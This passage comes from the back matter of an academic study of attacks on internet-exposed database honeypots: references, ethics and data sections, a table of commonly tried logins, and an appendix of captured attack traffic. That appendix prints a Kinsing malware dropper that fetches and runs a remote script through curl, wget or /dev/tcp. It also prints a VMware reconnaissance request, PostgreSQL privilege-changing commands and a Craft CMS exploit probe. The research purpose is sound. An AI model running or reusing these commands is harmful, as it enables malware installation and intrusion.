[9] Todd Arnold, Jia He, Weifan Jiang, Matt Calder, Italo Cunha, Vasileios Giotsas, and Ethan Katz-Bassett. 2020. Cloud Provider Connectivity in the Flat Internet. In *Proceedings of the ACM Internet Measurement Conference.* 230–246.

[10] AT&T. 2024. AT&T Addresses Illegal Download of Customer Data. https://about.att.com/story/2024/addressing-illegal-download.html.

[11] author. 2024. *FEODO tracker Abuse.ch.* uhttps://feodotracker.abuse.ch/blocklist/l

[12] Richard J Barnett and Barry Irwin. 2008. Towards a Taxonomy of Network Scanning Techniques. In *Proceedings of the 2008 annual research conference of the South African Institute of Computer Scientists and Information Technologists on IT research in developing countries: riding the wave of technology.* 1–7.

[13] Elisa Bertino, Sushil Jajodia, and Pierangela Samarati. 1995. Database Security: Research and Practice. *Information systems* 20, 7 (1995), 537–556.

[14] Elisa Bertino and Ravi Sandhu. 2005. Database Security: Concepts, Approaches, and Challenges. *IEEE Transactions on Dependable and Secure Computing* 2, 1 (2005), 2–19.

[15] betheroot. 2024. *PostgreSQL Honeypot Github Repo.* https://github.com/betheroot/sticky_elephant

[16] Roland Bodenheim, Jonathan Butts, Stephen Dunlap, and Barry Mullins. 2014. Evaluation of the Ability of the Shodan Search Engine to Identify Internet-facing Industrial Control Devices. *International Journal of Critical Infrastructure Protection* 7, 2 (2014), 114–123.

[17] Elias Bou-Harb, Mourad Debbabi, and Chadi Assi. 2013. Cyber Scanning: A Comprehensive Survey. *IEEE Communications Surveys & Tutorials* 16, 3 (2013), 1496–1519.

[18] Censys. 2024. *Censys.* https://censys.com/

[19] Cockroach Labs. 2024. Cockroach DB website. https://www.cockroachlabs.com/.

[20] CoudhDB. 2024. *CouchDB website.* https://couchdb.apache.org/

[21] Cowrie. 2024. *Cowrie Honeypot Github Repo.* https://github.com/cowrie/cowrie

[22] TEAM CYMRU. 2024. *team-cymru.com.* https://www.team-cymru.com/

[23] cypwnpwnsocute. 2024. *Redis Honeypot Github repo.* https://github.com/cypwnpwnsocute/RedisHoneyPot

[24] Jaromir Horejsi David Fiser. 2024. *Exposed Redis Instances Abused for Remote Code Execution, Cryptocurrency Mining.* https://www.trendmicro.com/en_us/research/20/d/exposed-redis-instances-abused-for-remote-code-execution-cryptocurrency-mining.html

[25] Marco De Vivo, Eddy Carrasco, Germinal Isern, and Gabriela O De Vivo. 1999. A Review of Port Scanning Techniques. *ACM SIGCOMM Computer Communication Review* 29, 2 (1999), 41–48.

[26] Dorothy E Denning and Peter J Denning. 1979. Data security. *ACM computing surveys (CSUR)* 11, 3 (1979), 227–249.

[27] Docker. 2024. *Docker website.* https://www.docker.com/

[28] Michael Dodson, Alastair R Beresford, and Mikael Vingaard. 2020. Using Global Honeypot Networks to Detect Targeted ICS Attacks. In *2020 12th International Conference on Cyber Conflict (CyCon)*, Vol. 1300. IEEE, 275–291.

[29] Chris Doman. 2024. *The Continued Evolution of Abcbot.* https://www.cadosecurity.com/blog/the-continued-evolution-of-abcbot

[30] Zakir Durumeric, David Adrian, Ariana Mirian, Michael Bailey, and J Alex Halderman. 2015. A Search Engine Backed by Internet-Wide Scanning. In *Proceedings of the 22nd ACM SIGSAC conference on computer and communications security.* 542–553.

[31] Zakir Durumeric, David Adrian, Phillip Stephens, Eric Wustrow, and J Alex Halderman. 2024. Ten Years of ZMap. In *Proceedings of the 2024 ACM on Internet Measurement Conference.*

[32] Zakir Durumeric, Michael Bailey, and J Alex Halderman. 2014. An Internet-Wide View of Internet-Wide Scanning. In *23rd USENIX Security Symposium (USENIX Security 14).* 65–78.

[33] Forbes. 2021. Details On 700 Million LinkedIn Users For Sale On Notorious Hacking Forum. https://www.forbes.com/sites/leemathews/2021/06/29/details-on-700-million-linkedin-users-for-sale-on-notorious-hacking-forum/.

[34] William Gamazo and Nathaniel Quist. 2024. *P2PInfect: The Rusty Peer-to-Peer Self-Replicating Worm.* https://unit42.paloaltonetworks.com/peer-to-peer-worm-p2pinfect/?utm_source=thenewstack&utm_medium=website&utm_content=inline-mention&utm_campaign=platform

[35] Max Gao, Ricky Mok, Esteban Carisimo, Eric Li, Shubham Kulkarni, and kc claffy. 2024. DarkSim: A Similarity-Based Time Series Analytic Framework for Darknet Traffic. In *Proceedings of the 2024 ACM on Internet Measurement Conference.* 241–258.

[36] Greynoise. 2024. *Greynoise.io.* https://www.greynoise.io/

[37] Harm Griffioen and Christian Doerr. 2020. Examining Mirai's Battle over the Internet of Things. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security.* 743–756.

[38] Harm Griffioen, Georgios Koursiounis, Georgios Smaragdakis, and Christian Doerr. 2024. Have you SYN me? Characterizing Ten Years of Internet Scanning. In *Proceedings of the 2024 ACM on Internet Measurement Conference.* 149–164.

[39] Raphael Hiesgen, Marcin Nawrocki, Alistair King, Alberto Dainotti, Thomas C Schmidt, and Matthias Wählisch. 2022. Spoki: Unveiling a New Wave of Scanners Through a Reactive Network Telescope. In *31st USENIX Security Symposium (USENIX Security 22).* 431–448.

[40] Dotan Horovits. 2024. *5 Best Practices For Keeping Your Elasticsearch Secure.* https://logz.io/blog/elasticsearch-security-best-practices/

[41] Yuqi Hu, Siyu Cheng, Yuanyi Ma, Shuangwu Chen, Fengrui Xiao, and Quan Zheng. 2024. MySQL-Pot: A LLM-Based Honeypot for MySQL Threat Protection. In *2024 9th International Conference on Big Data Analytics (ICBDA).* IEEE, 227–232.

[42] The Vulnerabilities Hub. 2024. *Redis Lua Sandbox Escape and Remote Code Execution (CVE-2022-0543).* https://github.com/vulhub/vulhub/blob/master/redis/CVE-2022-0543/README.md

[43] Liz Izhikevich, Manda Tran, Michalis Kallitsis, Aurore Fass, and Zakir Durumeric. 2023. Cloud Watching: Understanding Attacks Against Cloud-Hosted Services. In *Proceedings of the 2023 ACM on Internet Measurement Conference.* 313–327.

[44] Brian Krebs. 2015. Online Cheating Site AshleyMadison Hacked. https://krebsonsecurity.com/2015/07/online-cheating-site-ashleymadison-hacked/.

[45] Brian Krebs. 2024. National Public Data Published Its Own Passwords. https://krebsonsecurity.com/2024/08/national-public-data-published-its-own-passwords/.

[46] Sanjeev Kumar, Barnabas Janet, and Rajagopal Eswari. 2019. Multi Platform Honeypot for Generation of Cyber Threat Intelligence. In *2019 IEEE 9th International Conference on Advanced Computing (IACC).* IEEE, 25–29.

[47] Elastic Security Labs. 2024. *Betting on Bots: Investigating Linux malware, crypto mining, and gambling API abuse.* https://www.elastic.co/security-labs/betting-on-bots

[48] Tony Lambert. 2024. *Connecting Kinsing Malware to Citrix and SaltStack Campaigns.* https://www.trendmicro.com/en_us/research/20/d/exposed-redis-instances-abused-for-remote-code-execution-cryptocurrency-mining.html

[49] Jiao Ma, Kun Chai, Yao Xiao, Tian Lan, and Wei Huang. 2011. High-Interaction Honeypot System for SQL Injection Analysis. In *2011 International Conference of Information Technology, Computer Engineering and Management Sciences*, Vol. 3. IEEE, 274–277.

[50] Abhishek Mairh, Debabrat Barik, Kanchan Verma, and Debasish Jena. 2011. Honeypot in Network Security: A Survey. In *Proceedings of the 2011 international conference on communication, computing & security.* 600–605.

[51] Mubina Malik and Trisha Patel. 2016. Database Security: Attacks and Control Methods. *International Journal of Information* 6, 1/2 (2016), 175–183.

[52] MariaDB. 2024. *MardiaDB website.* https://mariadb.org/

[53] Linda Markowsky and George Markowsky. 2015. Scanning for Vulnerable Devices in the Internet of Things. In *2015 IEEE 8th International conference on intelligent data acquisition and advanced computing systems: technology and applications (IDAACS)*, Vol. 1. IEEE, 463–467.

[54] MaxMind. 2024. *GeoLite2 Free Geolocation Data.* https://dev.maxmind.com/geoip/geolite2-free-geolocation-data

[55] Martin Mladenov, Laszlo Erdodi, and Georgios Smaragdakis. 2025. All that Glitters is not Gold: Uncovering Exposed Industrial Control Systems and Honeypots in the Wild. In *IEEE European Symposium on Security and Privacy (EuroS&P) 2025.* Venice, Italy.

[56] Mockaroo. 2024. *Random Data Generator and API Mocking Tool.* https://www.mockaroo.com/

[57] Iyatiti Mokube and Michele Adams. 2007. Honeypots: Concepts, Approaches, and Challenges. In *Proceedings of the 45th annual southeast regional conference.* 321–326.

[58] Abdulazeez Mousa, Murat Karabatak, and Twana Mustafa. 2020. Database Security Threats and Challenges. In *2020 8th International Symposium on Digital Forensics and Security (ISDFS).* IEEE, 1–5.

[59] Cristian Munteanu, Said Jawad Saidi, Oliver Gasser, Georgios Smaragdakis, and Anja Feldmann. 2023. Fifteen Months in the Life of a Honeyfarm. In *Proceedings of the 2023 ACM on Internet Measurement Conference.* 282–296.

[60] MySQL. 2024. *Documentation: Chapter 8 Security.* https://dev.mysql.com/doc/refman/8.4/en/security.html

[61] n0b0dy. 2024. *Redis Rogue Server.* https://github.com/n0b0dyCN/redis-rogue-server/blob/master/redis-rogue-server.py

[62] Ori Nakar Nadav Avital. 2024. *New research shows 75 percent of 'open' Redis servers infected.* https://www.imperva.com/blog/archive/new-research-shows-75-of-open-redis-servers-infected/

[63] NIST. 2024. *CVE-2021-22005 Detail.* https://nvd.nist.gov/vuln/detail/CVE-2021-22005

[64] NIST. 2024. *CVE-2022-0543 Detail.* https://nvd.nist.gov/vuln/detail/CVE-2022-0543

[65] NIST. 2024. *CVE-2023-41892 Detail.* https://nvd.nist.gov/vuln/detail/CVE-2023-41892

[66] Lasne Olivier. 2024. *Craft CMS CVE-2023-41892.* https://github.com/0xfalafel/CraftCMS_CVE-2023-41892/blob/main/craft-cms.py

[67] Yin Minn Pa Pa, Shogo Suzuki, Katsunari Yoshioka, Tsutomu Matsumoto, Takahiro Kasama, and Christian Rossow. 2016. IoTPOT: A Novel Honeypot for Revealing Current IoT Threats. *Journal of Information Processing* 24, 3 (2016), 522–533.

[68] Eric Pauley, Paul Barford, and Patrick McDaniel. 2023. The CVE Wayback Machine: Measuring Coordinated Disclosure from Exploits against Two Years of Zero-Days. In *Proceedings of the 2023 ACM on Internet Measurement Conference.* 236–252.

[69] Eric Pauley, Paul Barford, and Patrick McDaniel. 2023. DScope: A Cloud-Native Internet Telescope. In *32nd USENIX Security Symposium (USENIX Security 23).* 5989–6006.

[70] PwnDefend. 2024. *Exposed VMWARE vCenter Servers around the world (CVE-2021-22005)-PwnDefend.* https://www.pwndefend.com/2021/09/23/exposed-vmware-vcenter-servers-around-the-world-cve-2021-22005/

[71] Qeeqbox. 2024. *Honeypots.* https://github.com/qeeqbox/honeypots

[72] Tenable Research. 2024. *Kinsing Malware Hides Itself as a Manual Page and Targets Cloud Servers.* https://www.tenable.com/blog/kinsing-malware-hides-itself-as-a-manual-page-and-targets-cloud-servers

[73] Philipp Richter and Arthur Berger. 2019. Scanning the Scanners: Sensing the Internet from a Massively Distributed Network Telescope. In *Proceedings of the Internet Measurement Conference.* 144–157.

[74] Lior Rochberger. 2024. *Prometei Botnet Exploiting Microsoft Exchange Vulnerabilities.* https://www.cybereason.com/blog/research/prometei-botnet-exploiting-microsoft-exchange-vulnerabilities

[75] Aluma Lavi Shaari. 2024. *Kinsing: The Malware with Two Faces.* https://www.cyberark.com/resources/threat-research-blog/kinsing-the-malware-with-two-faces

[76] Shodan. 2024. *Shodan.* https://www.shodan.io/

[77] Gal Singer. 2024. *Threat Alert: Kinsing Malware Attacks Targeting Container Environments.* https://www.aquasec.com/blog/threat-alert-kinsing-malware-container-vulnerability/

[78] Sachin Kumar Singh, Shreeman Gautam, Cameron Cartier, Sameer Patil, and Robert Ricci. 2024. Where The Wild Things Are: Brute-Force SSH Attacks In The Wild And How To Stop Them. In *21st USENIX Symposium on Networked Systems Design and Implementation (NSDI 24).* 1731–1750.

[79] Identitiy theft resource center. 2024. *2023 data breach report.* https://www.idtheftcenter.org/wp-content/uploads/2024/01/ITRC_2023-Annual-Data-Breach-Report.pdf/

[80] Alex Turing and Hui Wang. 2024. *Abcbot, an Evolving Botnet.* https://blog.netlab.360.com/abcbot_an_evolving_botnet_en/

[81] Kevin van Liebergen, Gibran Gomez, Srdjan Matic, and Juan Caballero. 2025. All your (data)base are belong to us: Characterizing Database Ransom(ware) Attacks. In *Proc. of Network and Distributed System Security (NDSS) Symposium.*

[82] Emmanouil Vasilomanolakis, Shreyas Srinivasa, Carlos Garcia Cordero, and Max Mühlhäuser. 2016. Multi-Stage Attack Detection and Signature Generation with ICS Honeypots. In *NOMS 2016-2016 IEEE/IFIP Network Operations and Management Symposium.* IEEE, 1227–1232.

[83] Virustotal. 2024. *Virustotal OSINT for P2Pinfect.* https://www.virustotal.com/gui/file/3a43116d507d58f3c9717f2cb0a3d06d0c5a7dc29f601e9c2b976ee6d9c8713f

[84] Virustotal. 2024. *Virustotal scan of sss6 part 2.* https://www.virustotal.com/gui/file/792d2bf218370cd21f47ce0d7cf99a9f7963ff38d5077ece7ac9fb8d442e3554

[85] Virustotal. 2024. *Virustotal scan of sv6 part 2.* https://www.virustotal.com/gui/file/72687dbb1d806910d7c5ed9be06b3916c37d469067deecefe03347dcbc5d36f7

[86] Virustotal. 2024. *Virustotal scan of the malicious PostgreSQL pg.sh script.* https://www.virustotal.com/gui/file/787e2c94e6d9ce5ec01f5cbe9ee2518431eca8523155526d6dc85934c9c5787c

[87] Ruchi Vishwakarma and Ankit Kumar Jain. 2019. A Honeypot with Machine Learning-Based Detection Framework for Defending IoT-Based botnet DDoS Attacks. In *2019 3rd International Conference on Trends in Electronics and Informatics (ICOEI).* IEEE, 1019–1024.

[88] Vry4n_. 2024. *[Exploitation](CVE-2023-41892) Craft CMS code execution (Unauthenticated).* https://vk9-sec.com/exploitationcve-2023-41892-craft-cms-code-execution-unauthenticated/

[89] Christian Wahl. 2024. *Elasticsearch Honeypot Gitlab Repo.* https://gitlab.com/christian.wahl/elasticpot

[90] Gerry Wan, Liz Izhikevich, David Adrian, Katsunari Yoshioka, Ralph Holz, Christian Rossow, and Zakir Durumeric. 2020. On the Origin of Scanning: The Impact of Location on Internet-Wide Scans. In *Proceedings of the ACM Internet Measurement Conference.* 662–679.

[91] Meng Wang, Javier Santillan, and Fernando Kuipers. 2018. ThingPot: An Interactive Internet-of-Things Honeypot. *arXiv preprint arXiv:1807.04114* (2018).

[92] Mathias Wegerer and Simon Tjoa. 2016. Defeating the Database Adversary using Deception: A MySQL Database Honeypot. In *2016 International Conference on Software Security and Assurance (ICSSA).* IEEE, 6–10.

[93] Nathalie Weiler. 2002. Honeypots for Distributed Denial-of-Service Attacks. In *Proceedings. Eleventh IEEE International Workshops on Enabling Technologies: Infrastructure for Collaborative Enterprises.* IEEE, 109–114.

[94] Zachary Weinberg, Shinyoung Cho, Nicolas Christin, Vyas Sekar, and Phillipa Gill. 2018. How to Catch When Proxies Lie: Verifying the Physical Locations of Network Proxies with Active Geolocation. In *Proceedings of the Internet Measurement Conference 2018.* 203–217.

[95] Mengying Wu, Geng Hong, Jinsong Chen, Qi Liu, Shujun Tang, Youhao Li, Baojun Liu, Haixin Duan, and Min Yang. 2025. Revealing the Black Box of Device Search Engine: Scanning Assets, Strategies, and Ethical Consideration. In *Proc. of Network and Distributed System Security (NDSS) Symposium.*

[96] Maya Ziv, Liz Izhikevich, Kimberly Ruth, Katherine Izhikevich, and Zakir Durumeric. 2021. ASdb: A System for Classifying Owners of Autonomous Systems. In *Proceedings of the 21st ACM Internet Measurement Conference.* 703–719.

A Ethics

All honeypots employed in our study operated under open-source licenses that permitted our specific usage. The low- to medium-interaction honeypots were designed with limited capabilities, primarily providing pre-defined responses to incoming queries. This design made it hard for these honeypots to be compromised through malware injection attempts.

Additionally, several safeguards were implemented to enhance security. All honeypots were deployed within Docker containers, ensuring isolation from the host system. Furthermore, many of these containers operated under user accounts without executable privileges, such as those associated with a Pyenv environment, further mitigating the risk of compromise. During monitoring, we did not observe any machines being infected or sending malicious packets.

The high-interaction MongoDB honeypot was monitored continuously, with automated reports every hour. While it experienced no malware attack attempts, its containment in a Docker container with an user account without administrative or execution privileges further ensured its integrity against potential threats.

B Open Science and Artifact Availability

The dataset is publicly available via our GitHub repository: https://github.com/YuqianSong6/data_disclosure. It includes a README



Figure 6: Qeeqbox Honeypots: Temporal distribution of client IPs connecting to the MSSQL low-interaction honeypot per hour, and cumulative new unique IPs observed (right y-axis) from March 22nd to April 11th, 2024.

file detailing the correspondence between log files, honeypot types, and configurations. To preserve operational anonymity, references to our own network IP addresses (i.e., destination IP) have been anonymized and replaced with `192.168.0.x`. For improved readability, we removed honeypot startup messages and log entries generated by our internal monitoring systems. These entries were also excluded from all analyses. Furthermore, we have consolidated the logs from all honeypots sharing the same configuration into a single file. For example, the *Redis default* log combines data from all 10 honeypots deployed with that configuration. As a limitation, this means it is not possible to distinguish activity from individual honeypots within a given configuration. Beyond this, the dataset remains unaltered. It consists of the raw log files generated by the honeypots in `.log` and `.json` formats, packaged in a 504 MB compressed archive, which extracts to approximately 8.1 GB of data. No additional restrictions are placed on access, and the dataset will be openly accessible at the provided link to facilitate transparency and reproducibility.

C Additional Data

Username	Password
sa	123
admin	123456
hbv7	""
test	1
root	aaaaaa
user	0
administrator	1234
sa1	P@ssw0rd
petroleum	12345
sa2	password

Table 12: Top-10 usernames and passwords observed for Microsoft SQL honeypots.

In Table 12 we showcase the top-10 usernames and passwords used for logins in MSSQL, as discussed in Section 5. We illustrate separate plots for all four honeypot types in Figures 6 to 9.

D AS Classification

To better understand the actors we observed, we conducted a manual classification of the unique Autonomous Systems (AS) observed in our data. This involved visiting the websites of the AS or gathering information from online sources. We also cross-referenced this information with results obtained from ASdb [96] to enhance the accuracy and depth of our classification. The goal was to gain insight into the types of AS used by actors to interact with our honeypots. Aside from identifying the types of AS utilized, this classification can also help attribute certain activities to specific actors; for instance, traffic originating from security related AS can often be identified as known scanning behavior. Below, we provide a detailed description of each category in our AS classification.



Figure 7: Qeeqbox Honeypots: Temporal distribution of client IPs connecting to the MySQL low-interaction honeypot per hour, and cumulative new unique IPs observed (right y-axis) from March 22nd to April 11th, 2024.



Figure 8: Qeeqbox Honeypots: Temporal distribution of client IPs connecting to the PostgreSQL low-interaction honeypot per hour, and cumulative new unique IPs observed (right y-axis) from March 22nd to April 11th, 2024.



Figure 9: Qeeqbox Honeypots: Temporal distribution of client IPs connecting to the Redis low-interaction honeypot per hour, and cumulative new unique IPs observed (right y-axis) from March 22nd to April 11th, 2024.

Business: This category encompasses ASes owned by companies that primarily provide business services not directly related to hosting, telecommunications, or security.

```
1  #!/bin/bash
2  pkill -f zsvc
3  pkill -f pdefenderd
4  pkill -f updatecheckerd
5
6  function __curl() {
7    read proto server path <<<$(echo ${1//// })
8    DOC=/${path// //}
9    HOST=${server//:*}
10   PORT=${server//*:}
11   [[ x"${HOST}" == x"${PORT}" ]] && PORT=80
12
13   exec 3<>/dev/tcp/${HOST}/$PORT
14   echo -en "GET ${DOC} HTTP/1.0\r\nHost: ${HOST}\r\n\r\n" >&3
15   (while read line; do
16    [[ "$line" == $'\r' ]] && break
17   done && cat) <&3
18   exec 3>&-
19 }
20
21 if [ -x "$(command -v curl)" ]; then
22   curl <IP>/pg.sh|bash
23 elif [ -x "$(command -v wget)" ]; then
24   wget -q -O- <IP>/pg.sh|bash
25 else
26   __curl http://<IP>/pg2.sh|bash
27 fi
```

Listing 9: Base64 decrypted bash script downloads another bash script that installs the Kinsing malware in lines 21-26. For readability and anonymity, some fields are overwritten by <IP>, or <CODE>

Hosting: These are ASes associated with data centers or cloud hosting providers, such as Amazon Web Services or DigitalOcean, which often rent out server space to users.

ICT Service: This category includes ASes associated with Information and Communications Technology (ICT) services which includes platforms such as; domain registrars, Software-as-a-Service providers (SaaS), CDNs, and more. These networks are typically involved in providing infrastructure or platform solutions.

IP Service: These ASes are typically linked to specialized IP services, such as IP space brokerage.

Security: This includes ASes operated by security research firms or organizations like Censys and Shodan. These companies often scan the internet for research purposes or to gather data for vulnerability assessments.

Telecom: This category includes traditional telecommunications companies and Internet Service Providers (ISPs) that provide internet access to a broad range of customers.

University: These are ASes associated with academic institutions.

VPN: ASes belonging to Virtual Private Network (VPN) service providers. VPNs allow users to mask their real IP addresses, making it more difficult to trace the origin of the traffic.

Unknown: This category is used for ASes where we were unable to definitively identify the organization type or business model, either due to insufficient publicly available information or because the organization's website was down at the time of analysis.

E Observed Scouting and Exploit Code

This section presents additional scouting and exploit code and commands that were not covered in the case studies. Listing 9 presents the second part of the Kingsing malware injection code, as detailed in the case study in Section 6.3.

RDP scanning: The RDP scanning behavior observed in Listing 10 involves an actor connecting to the honeypot, issuing the command shown in line 2, and disconnecting after not receiving the expected response as neither honeypot recognizes this as valid syntax and would throw an error. The command `mstshash`, is related to RDP authentication cookies and enables connection to another machine. The command can serve as a scan to detect whether RDP is exposed to the internet. However, in cases of misconfigured systems, it may also grant the actor direct access to the machine.

JDWP scanning: The actions detailed in Listing 11 are indicative of a scan targeting the Java Debug Wire Protocol (JDWP) in Redis. The actor appears to be probing for an active JDWP service by initiating a handshake to fingerprint the protocol. JDWP is particularly risky when exposed to the internet, as it lacks both authentication and encryption, making it vulnerable to exploitation.

VMware recon: The Listing in 12 showcases an attempt at retrieving the VMware Vsphere version information from lines 8-10. This code matches the publicly available reconnaissance code found on a security blog [70] for finding services vulnerable to CVE-2021-22005 [63]. Which would allow an actor to perform arbitrary file upload on the host machine.

Privilege manipulation: Listing 13 illustrates two examples of privilege manipulation performed by an attacker after gaining access. In the first line, the attacker attempts to change the superuser account's password. The second line demonstrates an attempt to revoke superuser privileges from the postgres account.

```
1 NewConnect
2 Cookie: mstshash=Administr
3 Closed
```

Listing 10: Observed RDP scanning behavior in Redis and PostgreSQL. Additional malformed text originally appeared in the same line but has been removed for readability.

```
NewConnect
JDWP-Handshake
Closed
```

Listing 11: Observed JDWP scanning behavior in Redis. The command does not execute any commands as it is invalid Redis syntax.

```
1  <soap:Envelope xmlns:xsd="http://www.w3.org/2001/XMLSchema"
2  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
3  xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
4  <soap:Header>
5      <operationID>00000001-00000001</operationID>
6  </soap:Header>
7  <soap:Body>
8      <RetrieveServiceContent xmlns="urn:internalvim25">
9          <_this xsi:type="ManagedObjectReference" type="ServiceInstance">
         ServiceInstance</_this>
10     </RetrieveServiceContent>
11 </soap:Body>
12 </soap:Envelope>
13
```

Listing 12: Crafted SOAP request for reconnaissance of exposed VMware services.

```
ALTER USER pgg_superadmins WITH PASSWORD <PASSWORD>
ALTER USER postgres WITH NOSUPERUSER
```

Listing 13: Examples of observed privilige manipulation commands by adversaries. For readability and anonymity the passwords have been overwritten by <PASSWORD>

```
action=conditions/render&test[userCondition]=craft\elements\conditions\users\
    UserCondition&config={"name":"test[userCondition]","as xyz":{"class":"\\
    GuzzleHttp\\Psr7\\FnStream",     "__construct()":  [{"close":null}],"
    _fn_close":"phpinfo"}}

```

Listing 14: Code of scan for Craft CMS CVE-2023-41892 exploitation in Elasticsearch.

Craft CMS exploit: The code in Listing 14 resembles with publicly available reconnaissance examples found in three repositories, including a solution for a Hack The Box challenge [88], [66], [1]. It targets Craft CMS CVE-2023-41892 [65], a vulnerability in a web-based content management service, which could enable remote code execution if exploited successfully. It remains unclear whether the actor was merely scanning for this vulnerability or intended to exploit it upon receiving an expected response. Since the command used invalid Elasticsearch syntax and our honeypot did not host a Craft CMS service, the attacker would not have received an expected response.